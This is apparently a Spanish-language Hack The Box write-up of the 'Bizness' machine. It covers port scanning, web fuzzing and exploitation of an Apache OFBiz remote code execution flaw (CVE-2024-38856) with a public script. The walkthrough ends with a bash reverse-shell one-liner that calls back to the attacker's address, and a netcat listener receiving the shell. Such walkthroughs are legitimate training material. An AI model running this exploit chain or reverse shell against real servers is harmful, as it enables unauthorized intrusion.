
Bizness - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:

```
PORT      STATE SERVICE    REASON         VERSION
22/tcp    open  ssh        syn-ack ttl 63 OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp    open  http       syn-ack ttl 63 nginx 1.18.0
443/tcp   open  ssl/http   syn-ack ttl 63 nginx 1.18.0
| tls-alpn:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
|_http-server-header: nginx/1.18.0
|_http-title: Did not follow redirect to https://bizness.htb/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| tls-nextprotoneg:
|_  http/1.1
| ssl-cert: Subject: organizationName=Internet Widgits Pty Ltd/stateOrProvinceName=Some-State/countryName=UK
| Issuer: organizationName=Internet Widgits Pty Ltd/stateOrProvinceName=Some-State/countryName=UK
35861/tcp open  tcpwrapped syn-ack ttl 63
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Nov 23 06:40:59 2024 -- 1 IP address (1 host up) scanned in 34.61 seconds
```


Si accedemos al puerto 80 nos redirecciona hacia el dominio "bizness.htb" y por https. Añadimos el dominio al archivo /etc/hosts y vamos a ver su contenido:



Vamos a fuzzear para ver posibles rutas en el servicio web:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ wfuzz -c --hw 0 -t 100 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt https://bizness.htb/FUZZ
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: https://bizness.htb/FUZZ
Total requests: 220546

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000001989:   404        0 L      68 W       753 Ch      "select"
000002318:   200        491 L    1596 W     34632 Ch    "control"
```


Vamos a ver que contiene la ruta "control":



Es un mesaje de error pero podemos ver que esta relacionado con "apache ofbiz". Vamos a seguir fuzzeando para ver que hay dentro de "ofbiz":


```
┌──(kali㉿kali)-[~/Downloads]
└─$ wfuzz -c --hw 1596 -t 100 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt https://bizness.htb/control/FUZZ
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: https://bizness.htb/control/FUZZ
Total requests: 220546

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000124:   200        140 L    496 W      9309 Ch     "view"
000000039:   200        185 L    598 W      11061 Ch    "login"
000000047:   200        179 L    580 W      10757 Ch    "help"
000000063:   200        140 L    496 W      9309 Ch     "main"
000001211:   200        179 L    580 W      10757 Ch    "logout"
000003018:   200        140 L    496 W      9309 Ch     "views"
```

En la ruta "login" vemos un panel de login:




Abajo del todo nos filtra la version de "ofbiz":

Vamos a buscar exploits para esa version:



El primero que encontramos es un scanner, vamos a pasarlo para ver si es vulnerable:

Ahora probamos a realizar intentar enviar un ping a nuestra maquina:



Nos da un error. Como para realizar la explotacion me añade el resto de la ruta:

```
def exploit(target, port, payload, timeout, proxies=None):
    url = f'{target}:{port}/webtools/control/main/ProgramExport'
    headers = {
```

Vamos a probar especificando solo el dominio:

```
┌──(kali㉿kali)-[~/Downloads/CVE-2024-38856_Scanner]
└─$ python cve-2024-38856_Scanner.py -t https://bizness.htb -p 443 -c "ping -c 1 10.10.14.11" --exploit

CVE-2024-38856

                    Github: https://github.com/securelayer7/CVE-2024-38856_Scanner
                    By: Securelayer7(yosef0×01 & Zeyad Azima)

[*] Options Passed:
    target: https://bizness.htb
    port: 443
    command: ping -c 1 10.10.14.11
    scan: False
    domain: None
    file: None
    output: None
    proxy: None
    exploit: True
    timeout: 10
[!] Exploit output:
        [+] Target: https://bizness.htb, Port: 443
        [+] Status Code: 200
        [+] Output: ping -c 1 10.10.14.11

PING 10.10.14.11 (10.10.14.11) 56(84) bytes of data.
64 bytes from 10.10.14.11: icmp_seq=1 ttl=63 time=109 ms

--- 10.10.14.11 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 108.996/108.996/108.996/0.000 ms
```

Nos llega el ping si nos ponemos a la escucha con tcpdump:

```
┌──(entorno)─(kali㉿kali)-[~/Downloads/CVE-2024-38856_Scanner]
└─$ sudo tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
08:14:46.303520 IP bizness.htb > 10.10.14.11: ICMP echo request, id 13441, seq 1, length 64
08:14:46.303530 IP 10.10.14.11 > bizness.htb: ICMP echo reply, id 13441, seq 1, length 64
```

Vamos a probar a ejecutar una reverse shell con un oneliner de bash:

```
┌──(kali㉿kali)-[~/Downloads/CVE-2024-38856_Scanner]
└─$ python cve-2024-38856_Scanner.py -t https://bizness.htb -p 443 -c "bash -c 'sh -i >& /dev/tcp/10.10.14.11/1234 0>&1'" --exploit

CVE-2024-38856

                    Github: https://github.com/securelayer7/CVE-2024-38856_Scanner
                    By: Securelayer7(yosef0×01 & Zeyad Azima)

[*] Options Passed:
    target: https://bizness.htb
    port: 443
    command: bash -c 'sh -i >& /dev/tcp/10.10.14.11/1234 0>&1'
    scan: False
    domain: None
    file: None
    output: None
    proxy: None
    exploit: True
    timeout: 10
```

Si nos ponemos a la escucha con netcat recibimos la conexion:

```
┌──(entorno)─(kali㉿kali)-[~/Downloads/CVE-2024-38856_Scanner]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.11.252] 49996
sh: 0: can't access tty; job control turned off
$
```

